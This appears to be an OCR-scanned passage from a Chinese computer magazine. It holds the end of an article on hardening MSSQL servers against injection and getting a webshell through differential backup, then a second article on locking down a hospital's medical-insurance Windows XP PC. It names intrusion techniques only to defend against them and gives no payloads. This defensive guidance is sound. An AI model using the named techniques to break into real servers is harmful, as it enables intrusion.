


图3




图4




图5

三、MSSQL 注入

刚才我们提到了MSSQL数据库，对于这样的注入，不用猜解用户名和密码也是可以拿下的。对于这类入侵的防御首先要从数据库连接帐户开始。特别注意连接数据库千万不能用SA帐户，这个问题也是老生常谈了，但在入侵中还是经常会碰到有这样的情况，再次提醒广大管理员，使用SA帐户连接数据库简直就是灾难！一般来说可以使用DB_OWNER权限的帐户连接数据库，要是可以正常运行使用public是最好的。设置成DB_OWNER权限连接数据库之后，入侵者基本就只能通过猜解用户名密码或者是差异备份来获取webshell了，对于猜解密码只需要加密和修改管理后台就可以防御。下面我们重点说说差异备份的防御。

我们都知道差异备份的条件是有备份的权限，而且知道web目录。先从web目录方面说起，现在找web目录的通用方法是从注册表里面读出web目录或者是列出主机目录自己找，这两个方法其实是用到了xp_regread和xp_dirtree两个扩展存储，我们只要把它们删除就解决问题了，当然最好还要删除对应的dll文件（图6，图7）。




图6




图7

这样还不是很保险，万一程序自己暴出了web目录呢？所以还要让帐户的权限更低，无法完成备份。具体操作如下，在这个帐户的属性－数据库访问选项里只需要选中对应的数据库并赋予其DB_OWNER权限，对于其它数据库不要操作（图8）。接着还要到该数据库－属性－权限，把该用户的备份和备份日志的权限去掉（图9），这样入侵者就不能通过差异备份来获取webshell了。




图8




图9

上面介绍了如何防御网站被入侵者得到webshell的一些方法，但是不要以为这样就万无一失了，总有我们没有想到的地方，也总会有新的入侵方法，所以我们还是要做好服务器被得到webshell后的准备，未雨绸缪，这样才能尽量的减少损失。

文章亮点：★★★
文章简述：Windows系统安全配置方法

BT 系统配置秀

赵俊飞

由于我所在的城市进行医保改革，医保系统也由原来的终端机连网改为PC了。在短短一周的时间内，由于不妥善管理造成电脑两次严重中毒，领导让我们做一下限制，以防电脑中毒给医院造成不必要的损失。最终要实现的的目标为：

1.只能登录医保网站，其余网站一律禁止；

2.D、E盘无法读写，C盘个别目录可读但无法写；

3.GUEST用户自动登录；

4.GUEST用户给予关机权限；

5.光驱USB设备禁止运行，无声音。

也就是说这台电脑只能完成医保功能，其余通通禁止。下面来看一下我的具体设置方法。首先在硬件方面下手，光驱与多功能读卡器通通摘掉，贴上封条，然后进入BIOS中，在Integrated peripherals下有两个选项，一项为ac97 audio，另一项为usb controller，把这两个选项都设为Disabled，停掉声音与USB端口，声音停掉不用听歌看电影了，USB端口禁用是为了防止插入U盘之类的往里拷数据。最后在给BIOS加一个强壮的密码。BIOS部分就设置完成了。

由于医保局对系统要求为Win2000或是WinXP，两者选一，我选择的是WinXP系统。系统的安装：安装最小的组件，把不用的通通卸载掉，包括附件里的游戏。磁盘分为三个区，C盘为系统盘，D盘为GHOST盘，E盘为软件盘，格式均为NTFS。有一点需要注意的是安装完系统之后，要把杀毒软件与防火墙配置好之后再连网。

杀毒软件我使用的是金山毒霸2007，个人嗜好，觉得还不错，有个漏洞扫描器可以随时更新系统漏洞。而防火墙，我使用XP系统自带的ICF，个人用户足够用了，简单好配置。再把TCP/IP筛选里设置一下，打开本地连接—属性，选择TCP/IP属性—高级—选项—TCP/IP筛选属性，启用TCP/IP筛选，只允许为

空，确定（图1）。




图1




图2

下边，进行对系统的配置。进入超级用户，给超级用户加一个强壮的密码。新增加一个用户，设为用户不能更改密码，密码永不过期，密码设为空（图2），加入GUESTS组里，做为普通用户，不设有特权（图3）。




图3

由于NTFS的特性，我把D盘、E盘设为只有administrator有权限进行读写，其它用户均删掉。这样就达到了GUEST用户无法访问D、E盘了（图4）。




图4

C盘除设为administrator有全部权限外，还有给yb用户读取及运行的权限，不要另加写入权限（图5）。

如果大家在磁盘属性里找不到安全选项的话，请选择工具—文件夹选项里一查看下的“使用简单文件共享”的勾去掉即可（图6）。




图5

